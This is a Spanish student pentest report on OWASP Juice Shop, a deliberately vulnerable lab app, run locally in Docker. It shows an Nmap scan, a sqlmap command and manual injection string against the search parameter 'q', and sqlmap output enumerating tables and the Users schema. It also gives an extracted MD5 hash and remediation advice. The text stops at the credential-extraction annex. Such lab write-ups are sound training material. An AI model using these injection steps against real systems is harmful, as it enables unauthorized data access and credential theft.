

Informe Pentest Ético OWASP Juice Shop – Fin de Modulo

Título del informe: Informe de pentesting ético – OWASP Juice-Shop web app	
Portafolio: Informe final de modulo	Entorno: - Kali Linux desde virtualbox - Imagen de OWASP Juice-Shop levantada con Docker Compose.
Clasificación del documento: - Acceso hipotético a información confidencial con fines educativos. - Entorno vulnerable para pruebas(OWASP juice shop)	Modulo: Análisis de Amenazas y Vulnerabilidades en Aplicaciones Web
Autor(es): Sebastián Hernández Téllez	Fecha de elaboración: 25 de agosto de 2025

1. Resumen Ejecutivo

Se realizó un pentest controlado sobre OWASP Juice Shop desplegado en Docker y evaluado desde Kali Linux en VirtualBox. El escaneo con Nmap confirmó la exposición del puerto 3000 y con SQLMap se detectó y explotó una vulnerabilidad de inyección SQL en el parámetro q. Esta falla permitió enumerar bases de datos, extraer credenciales y demostrar un impacto crítico en la confidencialidad de la información. El crackeo de hashes evidenció el riesgo de escalamiento no autorizado. Se recomendaron controles como validación de entradas, consultas parametrizadas y algoritmos de hash seguros. Todas las pruebas se ejecutaron en un entorno aislado bajo principios éticos y legales.

Principales hallazgos:

- VULN-001: inyección SQL en parámetro “q”.
- VULN-002: Contraseñas débiles (hashes fácilmente crackeables)

Recomendaciones clave:

- Implementar consultas parametrizadas y validación estricta de entradas para prevenir inyecciones SQL.
- Migrar a algoritmos de hash seguros (bcrypt, Argon2) y aplicar políticas de contraseñas robustas.
- Segregar privilegios en la base de datos para limitar el impacto en caso de explotación.
- Configurar un WAF que detecte patrones de ataque comunes como inyecciones.
- Establecer un proceso continuo de pruebas de seguridad y capacitación en OWASP Top 10 para el equipo de desarrollo.

Nivel de riesgo general:

Alto/Critico – La aplicación presenta vulnerabilidades que permiten comprometer credenciales y acceder a información sensible. De no mitigarse, estas fallas podrían conducir a pérdida de datos, comprometer cuentas de usuarios y habilitar un escalamiento de privilegios.

2. Alcance de la Evaluación

Tipo de aplicación:

E-commerce vulnerable de prueba.

Entorno evaluado:

OWASP Juice Shop desplegado en Docker, puerto 3000.

3. Metodología

- Fase de reconocimiento (Nmap) → validación de superficie de ataque.
- Pruebas de vulnerabilidades (SQLMap) → inyección SQL confirmada.
- Explotación controlada (SQLMap) → extracción de datos sensibles (usuarios/contraseñas).
- Post-explotación (SQLMap) → crackeo de hashes cifrados con md5.

Herramientas utilizadas:

Nmap y SQLMap.

4. Hallazgos de Seguridad

4.1 VULN-001: inyección SQL en parámetro "q"

1. Identificador: VULN-001

2. Descripción: Se identificó una vulnerabilidad de **inyección SQL** en el parámetro q del endpoint /rest/products/search. Esta falla permite ejecutar consultas maliciosas contra la base de datos subyacente.

3. Clasificación: OWASP A03:2021 - Injection

4. Impacto potencial: Acceso no autorizado a datos sensibles (usuarios, contraseñas, correos). Riesgo de exfiltración completa de la base de datos.

5. Evidencia técnica:

Comando ejecutado:

```
sqlmap -u "http://<IP>:3000/rest/products/search?q=1" --batch --level=2
```

Resultado: Confirmación de inyección y motor de base de datos SQLite.

6. Reproducción paso a paso:

- Acceder al endpoint vulnerable /rest/products/search.
- Inyectar el parámetro con 1' OR '1'='1.
- Validar respuesta anómala.
- Automatizar con SQLMap para enumerar bases de datos y usuarios.

7. Recomendación de mitigación:

- Implementar **consultas parametrizadas** (Prepared Statements).
- Validar y sanear entradas de usuario.
- Incorporar un **WAF** que detecte patrones de inyección.

8. Nivel de riesgo: Crítico (CVSS > 9).

4.2 VULN-002: Contraseñas débiles

1. Identificador: VULN-002

2. Descripción: Se detectó el uso de **contraseñas débiles y hasheadas en MD5**, un algoritmo inseguro y obsoleto. Algunos hashes fueron crackeados exitosamente.

3. Clasificación: OWASP A02:2021 – Cryptographic Failures

4. Impacto potencial: Compromiso de cuentas de usuario, escalamiento de privilegios si un atacante obtiene credenciales administrativas.

5. Evidencia técnica:

- Hash extraído: 0c36e517e3fa95aabf1bbffc6744a4ef
- Crackeo exitoso: contraseña trivial obtenida desde diccionario.

6. Reproducción paso a paso:

1. Extraer credenciales con SQLMap (--dump).
2. Crackeo de contraseñas mediante diccionario "md5_generic_passwd"

7. Recomendación de mitigación:

- Migrar a algoritmos modernos (bcrypt, Argon2).
- Implementar políticas de contraseñas robustas (longitud mínima, complejidad).
- Forzar rotación periódica de credenciales.

8. Nivel de riesgo: Alto.

5. Evaluación de Riesgos

5.1 Matriz de Riesgo

Riesgo	Probabilidad	Impacto	Nivel de Riesgo	Recomendación Prioritaria
VULN-001	Alta	Crítico	Crítico	Mitigación inmediata con validación de entradas y consultas parametrizadas
VULN-002	Media	Alto	Alto	Migrar a algoritmos seguros y aplicar políticas de contraseñas

5.2 Resumen por Categoría OWASP

Categoría OWASP	Vulnerabilidades Detectadas	Severidad Promedio
A03:2021 – Injection	VULN-001	Crítico
A02:2021 – Cryptographic Failures	VULN-002	Alto

6. Recomendaciones Generales

- Adoptar un ciclo de **SDLC seguro**, integrando revisiones de código y pruebas automatizadas de seguridad.
- Implementar **escaneo periódico de vulnerabilidades**.
- Capacitar al equipo de desarrollo en **OWASP Top 10** y buenas prácticas de seguridad.
- Segregar ambientes (desarrollo, pruebas, producción).

7. Conclusiones


El ejercicio demostró que **OWASP Juice Shop** contiene vulnerabilidades críticas que permiten el acceso no autorizado a información sensible. La explotación de inyección SQL y contraseñas débiles evidenció fallas graves en la validación de entradas y en la gestión de credenciales. Estas vulnerabilidades, de encontrarse en un entorno productivo, tendrían un impacto severo en la confidencialidad, integridad y disponibilidad de la información. La aplicación de controles como **consultas parametrizadas, hashing robusto y políticas de contraseñas seguras** reduciría significativamente los riesgos. El laboratorio permitió comprender la importancia de pruebas éticas y controladas, resaltando el rol preventivo del pentesting en la seguridad organizacional.

Me asegure de realizar las prueba en un entorno local, controlado y ficticio, sin embargo fue de mucha utilidad para aprender procedimientos prácticos reales.

8. Anexos

Anexo – Capturas de pantalla

- Verificar acceso al objetivo por medio de nmap



```
Host is up (0.00093s latency).  
  
PORT      STATE SERVICE  
3000/tcp  open  ppp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds  
(sebasec@hackingkali)-[~]  
$
```

- Confirmación de vulnerabilidad SQLi

```

e
[20:34:07] [INFO] testing for SQL injection on GET parameter 'q'
[20:34:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:34:08] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='oblonga')
[20:34:08] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (2) and risk (1) values? [Y/n] Y
[20:34:08] [INFO] testing 'Generic inline queries'
[20:34:08] [INFO] testing 'SQLite inline queries'
[20:34:08] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[20:34:08] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[20:34:08] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[20:35:08] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[20:36:08] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'
[20:37:09] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query - comment)'
[20:37:25] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[20:37:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:37:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:37:26] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[20:37:26] [INFO] checking if the injection point on GET parameter 'q' is a false positive
[20:37:26] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) requests:
--
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=1% AND 2910=2910 AND 'QVyxX'='QVyx
--
[20:37:26] [INFO] testing SQLite

```

```


[20:37:26] [INFO] testing SQLite
[20:37:26] [INFO] confirming SQLite
[20:37:26] [INFO] actively fingerprinting SQLite
[20:37:26] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:37:26] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 76 times

```

enumeración y extracción de datos

- Visualizar tablas en la base de datos:

```

 {1.9.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:57:02 /2025-08-30/

[21:57:02] [INFO] resuming back-end DBMS 'sqlite'
[21:57:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=1% AND 2910=2910 AND 'QVyxX'='QVyx
--
[21:57:02] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:57:02] [INFO] fetching tables for database: 'SQLite_masterdb'
[21:57:02] [INFO] fetching number of tables for database 'SQLite_masterdb'
[21:57:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[21:57:02] [INFO] retrieved: 20
[21:57:02] [INFO] retrieved: sqlite_sequence
[21:57:04] [INFO] retrieved: Users
[21:57:05] [INFO] retrieved: Addresses
[21:57:06] [INFO] retrieved: Baskets

```

```
sebasec@hackingkali: ~
[21:57:04] [INFO] retrieved: Users
[21:57:05] [INFO] retrieved: Addresses
[21:57:06] [INFO] retrieved: Baskets
[21:57:07] [INFO] retrieved: Products
[21:57:08] [INFO] retrieved: BasketItems
[21:57:09] [INFO] retrieved: Captchas
[21:57:10] [INFO] retrieved: Cards
[21:57:10] [INFO] retrieved: Challenges
[21:57:11] [INFO] retrieved: Complaints
[21:57:12] [INFO] retrieved: Deliveries
[21:57:13] [INFO] retrieved: Feedbacks
[21:57:14] [INFO] retrieved: ImageCaptchas
[21:57:15] [INFO] retrieved: Memories
[21:57:16] [INFO] retrieved: PrivacyRequests
[21:57:17] [INFO] retrieved: Quantities
[21:57:18] [INFO] retrieved: Recycles
[21:57:19] [INFO] retrieved: SecurityQuestions
[21:57:20] [INFO] retrieved: SecurityAnswers
[21:57:21] [INFO] retrieved: Wallets
<current>
[20 tables]
+-----+
| Addresses |
| BasketItems |
| Baskets |
| Captchas |
| Cards |
| Challenges |
| Complaints |
| Deliveries |
| Feedbacks |
| ImageCaptchas |
| Memories |
| PrivacyRequests |
| Products |
| Quantities |
| Recycles |
| SecurityAnswers |
| SecurityQuestions |
| Users |
| Wallets |
| sqlite_sequence |
+-----+
```

- visualización de las columnas en la tabla Users:

```
sebasec@hackingkali: ~
[*] starting @ 22:03:27 /2025-08-30/
[22:03:28] [INFO] resuming back-end DBMS 'sqlite'
[22:03:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: q (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: q=1% AND 2910=2910 AND 'QvYx'='QvYx
--
[22:03:28] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:03:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval.
[22:03:28] [INFO] retrieved: CREATE TABLE 'Users' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'username' VARCHAR(255) DEFAULT '', 'email' VARCHAR(255) DEFAULT '', 'password' VARCHAR(255), 'role' VARCHAR(255) DEFAULT 'customer', 'deluxeToken' VARCHAR(255) DEFAULT '', 'lastLoginIp' VARCHAR(255) DEFAULT '0.0.0.0', 'profileImage' VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', 'totpSecret' VARCHAR(255) DEFAULT '', 'isActive' TINYINT(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL, 'deletedAt' DATETIME) VARCHAR(255) DEFAULT ''
Database: 'current'
Table: Users
[13 columns]
+-----+
| Column | Type |
+-----+
| createdAt | DATETIME |
| deletedAt | DATETIME |
| deluxeToken | VARCHAR |
| email | VARCHAR |
| id | INTEGER |
| isActive | TINYINT |
| lastLoginIp | VARCHAR |
| password | VARCHAR |
| profileImage | VARCHAR |
| role | VARCHAR |
| totpSecret | VARCHAR |
| updatedAt | DATETIME |
| username | VARCHAR |
+-----+
```

- Extracción de credenciales de acceso y crackeo de contraseñas:

